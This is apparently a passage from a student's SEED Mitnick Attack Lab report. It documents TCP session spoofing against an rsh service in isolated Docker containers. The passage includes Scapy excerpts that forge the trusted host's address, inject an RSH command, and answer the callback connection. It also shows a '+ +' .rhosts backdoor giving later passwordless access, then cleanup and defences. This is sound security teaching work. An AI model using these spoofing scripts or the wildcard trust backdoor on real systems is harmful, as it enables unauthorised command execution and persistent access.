


Figure 9 — Earlier troubleshooting: ARP worked, but /tmp/xyz was missing.

Step 11 — Watch the second TCP connection

Eventually Wireshark showed X-Terminal trying to contact the trusted address on **TCP 9090**. At first this was only a SYN with retransmissions.

Second TCP connection:

Packet / output

```
X-Terminal 10.9.0.5:1023          Trusted identity 10.9.0.6:9090
             SYN  ------------------->
                  <------------------- SYN-ACK
             ACK  ------------------->
```

The second connection is initiated **by X-Terminal**. That is why a separate Scapy responder was needed.

Actual finding: The first observed second-channel SYN had raw sequence number `3270611394`. The SYN retransmissions told us the connection had not been answered yet.




Figure 10 — Second connection SYN to port 9090 before it was answered.

Step 12 — Run both scripts and prove command execution

Two Kali terminal windows were used. **Start the responder for the second channel before the first script.**

Terminal 1 (leave running):

Kali Terminal

```
sudo docker exec -it seed-attacker python3 /volumes/rsh_second.py
```

Terminal 2:

Kali Terminal

```
sudo docker exec -it seed-attacker python3 /volumes/rsh_first.py
```

The scripts were created in `~/Labsetup/volumes`, which the attacker container sees as `/volumes`. Raw-packet creation requires suitable permissions; the provided attacker container was configured for this.

What Wireshark showed: Both TCP handshakes completed: the first on port **514** and the second on port **9090**. We also observed later RSH messages and connection-closing packets.

Final proof, checked from Kali on X-Terminal:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 ls -l --full-time /tmp/xyz
```

Actual output:

Packet / output

```
-rw-r--r-- 1 seed seed 0 2026-10-31 16:09:29.842511336 +0000 /tmp/xyz
```

Result: The file existed **inside the target container** and was owned by `seed`. This proves the harmless remote command executed. A file created manually on Kali would not count.




Figure 11 — Both TCP handshakes and the RSH exchange completed.




Figure 12 — /tmp/xyz exists on X-Terminal with the observed UTC timestamp.

6. Task 3 — Show why unrestricted host trust is dangerous

Task 2 proved **one-time remote command execution**. Task 3 tested whether a change to the target's trust file could allow a later connection **without repeating packet spoofing**.

Step 13 — Save backups first

Kali Terminal

```
cd ~/Labsetup
cp volumes/rsh_first.py volumes/rsh_first_task2.py
cp volumes/rsh_second.py volumes/rsh_second_task2.py
sudo docker exec x-terminal-10.9.0.5 \
 cp /home/seed/.rhosts /home/seed/.rhosts.before_task3
```

The backed-up trust file was initially owned by root because Docker ran the copy as root. The original was owned by `seed` and contained `10.9.0.6`.

Step 14 — Observe the trust change

In the authorized SEED test, a further remote-shell request replaced the target's `.rhosts` content with:

Packet / output

```
+ +
```

What the two plus signs mean: The first wildcard permits any remote host; the second permits any remote username for the local account whose `.rhosts` contains the entry. It is therefore an **unrestricted passwordless-trust backdoor**. It must not be used on real systems.

The Task 3 terminal reported a **51-byte** RSH request, and Wireshark showed the first and second TCP handshakes again.

Step 15 — Verify passwordless access afterward

The target file was checked:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 cat /home/seed/.rhosts
# Output: + +
```

Then the attacker container ran a normal `rsh` command as `seed`:

Kali Terminal

```
rsh -l seed 10.9.0.5 id
```

Actual output:

Packet / output

```
uid=1000(seed) gid=1000(seed) groups=1000(seed)
```

Result: The later command ran **without a password and without repeating the spoofed session**. This is why a compromised `.rhosts` file is dangerous.




Figure 13 — Task 3 Wireshark: two connections and the changed request.

```
┌──(kali㉿systech-srv)-[~/Labsetup]
└─$ sudo docker exec -it seed-attacker python3 /volumes/rsh_second.py
[*] Monitoring for the second connection ...
[+] Second SYN detected, ISN=4288814500
[+] Second SYN-ACK sent
[*] Monitoring finished
```

Figure 14 — Task 3 responder detects and answers the second SYN.




Figure 15 — The target displays + +; the later rsh id succeeds.

7. Restore the original settings and stop the lab

Step 16 — Restore `.rhosts`

The original file was copied back, then its ownership and permissions were set again:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 \
 cp /home/seed/.rhosts.before_task3 /home/seed/.rhosts
sudo docker exec x-terminal-10.9.0.5 \
 chown seed:seed /home/seed/.rhosts
sudo docker exec x-terminal-10.9.0.5 \
 chmod 644 /home/seed/.rhosts
sudo docker exec x-terminal-10.9.0.5 \
 sh -c 'cat /home/seed/.rhosts && ls -l /home/seed/.rhosts'
```

Restored result: `.rhosts` contained only `10.9.0.6`, with owner `seed:seed` and permissions `644`. The user confirmed running these cleanup steps.

Step 17 — Shut down Docker Compose

Kali Terminal

```
cd ~/Labsetup
sudo docker compose down
```

This stops and removes the containers and Compose network. **Do not use** `down -v` unless you intentionally want to remove volumes. The user confirmed shutdown; no separate post-shutdown screenshot was provided.

Evidence to save

- Legitimate passwordless `rsh date` and `.rhosts` contents.
- Permanent ARP mapping and stopped trusted-server status.
- SYN/SYN-ACK and raw TCP sequence number.
- Correctly decoded 30-byte RSH request and second TCP callback.
- Both successful TCP handshakes and `/tmp/xyz` timestamp.
- Task 3 `.rhosts` entry and successful later `rsh id`.

Wireshark captures can be saved with **File → Save As** in `.pcapng` format. The walk-through used filenames such as `Task2_Completed.pcapng` and `Task3_Backdoor_Demonstration.pcapng`. The screenshots here were supplied during the exercise; the original `.pcapng` files were not uploaded to this report.

8. Fix common problems quickly

Problem	What to check
Compose package not found	On this Kali version, use `docker-compose`
Warning: YAML `version` obsolete	Usually informational; check `docker compose ps`
Wireshark sees no packets	Select the Docker **bridge** from `ip -br addr`
Only SYN-ACK retransmissions	Final ACK was not received
`Seq=0` is shown	Expand **Sequence Number (raw)**
RSH request appears, but no callback	Check TCP 514, payload and hostname resolution
`/volumes/rsh_second.py` missing	Create it in Kali `~/Labsetup/volumes`
Repeated SYN to port 9090	Run second-channel responder first
`/tmp/xyz` missing	Check file **inside X-Terminal**, not Kali
`su - +` fails	`+` is a trust wildcard, not a Linux user

9. What I learned and how to defend against it

- **Source IP is not a secure identity.** The target trusted `10.9.0.6`, so traffic appearing to come from that address could be abused under the lab's vulnerable conditions.
- **TCP connection is not application login.** We had to separately show the handshake, the RSH request, the second connection, and the remote marker file.
- **RSH requires two TCP connections.** The callback on port 9090 was essential before the target executed the command.
- **Trust-file changes can outlast an individual session.** An unrestricted `.rhosts` entry enabled a later passwordless connection.

Defenses: Disable `rsh`, `rlogin`, and unnecessary Telnet services. Use **SSH with cryptographic authentication**, remove wildcard `.rhosts` entries, monitor configuration-file changes, and apply anti-spoofing controls. TCP sequence-number randomization and SYN-flood protection help, but they do not make IP-only authentication trustworthy.

10. Final result

All three technical tasks were demonstrated in the isolated SEED environment. The trusted server was simulated as unavailable; a forged TCP session created `/tmp/xyz` on the target; and a change to `.rhosts` led to later passwordless `rsh` access. The original trust settings were restored and the containers were shut down afterward, as confirmed by the user.

Main lesson: In legacy systems, trusting a computer's IP address can become an authentication weakness. Every security test needs proof at the application level, not only a successful packet exchange.

Appendix A — The Python scripts explained

The four small programs below were written during the project: `syn_probe.py`, `handshake.py`, `rsh_first.py`, and `rsh_second.py`. **These are annotated excerpts reconstructed from our chat and the verified packet captures, not a claim that the final original source files were uploaded.** The complete working files were stored in Kali's `~/Labsetup/volumes/` directory. The examples explain their logic, but they are not presented as complete standalone programs.

A1 — `syn_probe.py`: Build a SYN packet

Purpose: Ask X-Terminal's TCP port 514 to start a connection, using the trusted server's IP as the source. The trusted server was stopped, so it could not send a reset.

Python

```
# Important packet-building lines from the SYN probe
packet = (
IP(src="10.9.0.6", dst="10.9.0.5")
/ TCP(sport=1023, dport=514, flags="S", seq=0x1000)
)
send(packet, count=1, verbose=False)
```

- `IP(src=..., dst=...)`: sets the IP header. The source is the trusted host's identity, not the physical sender.
- `/ TCP(...)`: adds a TCP header to the IP packet.
- `sport=1023`: chosen source port; `dport=514`: the remote-shell service port.
- `flags="S"`: a SYN, which requests a new TCP connection.
- `seq=0x1000`: the initial *client* sequence number. Hexadecimal `0x1000` = decimal **4096**.
- `send(..., count=1)`: sends one constructed IP packet. `verbose=False` avoids extra progress messages.

Observed result: Wireshark displayed the forged SYN, then a SYN-ACK from X-Terminal, followed by retransmissions because no final ACK had been sent yet (Figure 6).

A2 — `handshake.py`: Calculate the acknowledgment

Purpose: Read the server's raw TCP sequence number from the observed SYN-ACK and build the final acknowledgment. This was the part that completed the first three-way TCP handshake.

```python
# Excerpt from the SYN-ACK processing logic
if pkt[TCP].flags == "SA":
server_isn = pkt[TCP].seq
next_client_seq = CLIENT_ISN + 1
next_ack = (server_isn + 1) % (2**32)
response = IP(src=TRUSTED, dst=TARGET) / TCP(
sport=SOURCE_PORT, dport=514, flags="A",
seq=next_client_seq, ack=next_ack
)
send(response, verbose=False)
```

- `pkt[TCP]`: opens the TCP layer of a captured packet.
- `flags == "SA"`: accepts the server's SYN-ACK, not an arbitrary TCP packet.
- `.seq`: reads **the sequence number field**, which the SEED lab allows the student to inspect.
- `CLIENT_ISN + 1`: the client's SYN has consumed one sequence number.
- `(server_isn + 1) % (2**32)`: acknowledges the server's SYN and wraps correctly for 32-bit numbers.
- `flags="A"`: sends an ACK. A pure ACK does **not** consume another sequence number.

Observed result: The Scapy output reported that it sent the final ACK, and Wireshark showed the first three-way handshake. The report's early raw server ISN was **2,600,821,487**; this requires ACK **2,600,821,488**. Later connections used different server ISNs.

A3 — `rsh_first.py`: Add the RSH request

Purpose: After completing the first TCP handshake, send an application request that asks the remote-shell service to run our harmless proof command. This is why establishing TCP alone was not enough.

```python
# Task 2: the 30-byte RSH application message
payload = b"9090\x00seed\x00seed\x00touch /tmp/xyz\x00"
# Excerpt: send the message over the already-established flow
packet = IP(src=TRUSTED, dst=TARGET) / TCP(
sport=SOURCE_PORT, dport=514, flags="PA",
seq=next_client_seq, ack=next_ack
) / Raw(load=payload)
send(packet, verbose=False)
```

- The prefix `b` means **bytes**, not an ordinary Python text string.

- `\x00` is a zero byte. It separates the fields in this legacy protocol.
- `9090`: the port the target should use for the **second** TCP connection.
- First `seed`: client username; second `seed`: target account.
- `touch /tmp/xyz`: creates the test file if the remote command is executed.
- `flags="PA"`: **PSH + ACK**, used for TCP data after the handshake.
- `Raw(load=payload)`: attaches application bytes to the TCP segment.

Observed result: Wireshark decoded all four RSH fields in the captured request (Figure 8). Successful execution was verified *later* by checking `/tmp/xyz` **inside X-Terminal** (Figure 12). The attack program's `RSH request sent` message alone was not proof of execution.

A4 — `rsh_second.py`: Respond to the second connection

Purpose: The RSH service starts a separate TCP connection for its error-message channel. Our responder observed the server-side SYN to port 9090 and answered with SYN-ACK. The client then sent its ACK.

Python

```python
# Excerpt: handling the second connection request
if pkt[TCP].flags == "S":
second_isn = pkt[TCP].seq
reply = IP(src=TRUSTED, dst=TARGET) / TCP(
sport=9090, dport=CALLBACK_SOURCE_PORT,
flags="SA", seq=OUR_ISN,
ack=(second_isn + 1) % (2**32)
)
send(reply, verbose=False)
```

- Here, `flags="S"` identifies the SYN *initiated by X-Terminal*.
- `second_isn` is the new connection's **client-side** initial sequence number.
- `sport=9090` identifies the responder port for the callback.
- `CALLBACK_SOURCE_PORT` stands for the corresponding destination port from this callback flow. **Check the actual trace:** it was not necessarily the same port as the first RSH connection (1022 and 1023 appeared in our screenshots).
- `OUR_ISN` is the responder's own starting sequence number; `flags="SA"` sends SYN-ACK.
- The acknowledgment advances by one because the received SYN occupies one sequence number.

Observed result: Wireshark showed the second SYN, SYN-ACK, and ACK, followed by RSH communication. The marker file existed on X-Terminal with timestamp **31 October 2026, 16:09:29 UTC** (Figures 11–12).

A5 — Common packet-capture code and permissions

Python

```python
# Representative sniffing options used in the project
sniff(
iface="br-6514365f0955",
filter="tcp and src host 10.9.0.5 and dst host 10.9.0.6",
prn=handle_packet,
timeout=15,
store=False
)
```

- `iface`: which network interface to listen on. The Docker bridge name is installation-specific.
- `filter`: Berkeley Packet Filter expression; decides what to capture.
- `prn`: function called for each matching packet.
- `timeout`: how long to listen before ending the test.
- `store=False`: avoids storing every captured packet in Python memory.

We ran the code **inside the SEED attacker container**, which was configured with suitable privileges and host-network visibility. Its `/volumes` directory mapped to `~/Labsetup/volumes` on Kali. On a new installation, verify the interface and volume mapping rather than copying either one blindly.

SEED restriction: The lab allows attack scripts to inspect captured TCP **sequence numbers, flags, and length fields**. It forbids using the captured **acknowledgment-number field** as a shortcut. Our calculation used `pkt[TCP].seq`, not `pkt[TCP].ack` [1].

Appendix B — Sequence numbers: prediction versus acknowledgment

B1 — The guaranteed TCP rule

An **initial sequence number (ISN)** is the starting sequence number chosen for a TCP connection. TCP acknowledgments indicate the next sequence number a receiver expects. SYN and FIN each consume one sequence number; a pure ACK consumes none. A data segment with *L* payload bytes consumes *L* numbers [3].

For a SYN with no data:

Packet / output

```
Client SYN:          Seq = C
Server SYN-ACK:      Seq = S, Ack = C + 1
Client final ACK:    Seq = C + 1, Ack = S + 1

All sequence arithmetic is modulo 2^32.
```

Our measured example: The test SYN used `C = 0x1000 = 4096`. Wireshark showed a raw server ISN `S = 2600821487`. So the final ACK would carry **Seq = 4097** and **Ack = 2600821488**. The values come from the TCP handshake rules, not from guessing the server's next random value.

Python

```python
client_next_seq = (4096 + 1) % (2**32) # 4097
server_next_ack = (2600821487 + 1) % (2**32) # 2600821488
```

Why Wireshark sometimes says `Seq=0`: Relative sequence numbers start each displayed stream from zero. The value used in the packet is **Sequence Number (raw)**, not Wireshark's relative zero.

B2 — What historical ISN prediction means

The original attack was different: the attacker **could not see** the spoofed SYN-ACK. The attacker sampled earlier server ISNs, found their pattern, and predicted the *next* one. The SEED background explains that this was possible because older implementations generated more predictable ISNs [1].

Here is an **invented teaching example**, not a measurement from our project:

Observed connection	Example server ISN
1	100,000
2	164,000
3	228,000
4	292,000

The difference is a constant 64,000. For *that artificial example only*, one could forecast:

Packet / output

```
Estimated step = 164000 - 100000 = 64000
Next predicted ISN = 292000 + 64000 = 356000
Expected acknowledgment = 356000 + 1 = 356001
```

The simplified prediction is `next ISN ≈ (previous ISN + estimated step) mod 2^32`. Historical implementations could also depend on elapsed time or other counters. **This formula is not universal and cannot predict modern randomized ISNs.**

B3 — What we actually did in this lab

Question	Answer
Did we predict the server's ISN from a pattern?	**No.**
How did we learn the server's ISN?	We observed the SYN-ACK raw sequence field in Wireshark/Scapy.
Why did we add 1?	TCP's SYN flag consumes one sequence number.
Did we use captured ACK numbers in our script?	No; the calculation used the captured **sequence** field.
Why did SEED allow this?	Modern ISN randomization makes blind prediction infeasible; the lab allows packet sniffing as a simulation.

The main takeaway: Predicting an unknown ISN is an attack-specific inference. Calculating `Ack = observed ISN + 1` is a normal TCP protocol rule. We used the **second**, not the first [1, 3].

Appendix C — Quick command reminder

Kali Terminal

```
# Start the environment (Kali)
cd ~/Labsetup
sudo docker compose up -d --build
sudo docker compose ps

# Find Wireshark interface (Kali)
ip -br addr

# Run the two already-prepared test programs
# Terminal 1 — first
sudo docker exec -it seed-attacker python3 /volumes/rsh_second.py
# Terminal 2 — second
sudo docker exec -it seed-attacker python3 /volumes/rsh_first.py

# Check the result on X-Terminal
sudo docker exec x-terminal-10.9.0.5 ls -l --full-time /tmp/xyz

# Finish the environment
sudo docker compose down
```

The complete, working Python scripts remain in the Kali `~/Labsetup/volumes` directory. This report describes the script behavior and the observed evidence; it does not claim that their complete original source files were uploaded.

Official sources

[1] Wenliang Du, *The Mitnick Attack Lab*, SEED Labs (2020), 12 pages. Official exercises, setup instructions, and report requirements. https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Mitnick_Attack.pdf . Original lab material: © Wenliang Du, CC BY-NC-SA 4.0.

[2] SEED Labs, *SEED Manual for Containers*. Official Docker environment guidance. https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md

[3] RFC Editor, *RFC 9293 — Transmission Control Protocol (TCP)* (2022), Sections 3.1 and 3.5. The TCP sequence-number and three-way-handshake rules. https://www.rfc-editor.org/rfc/rfc9293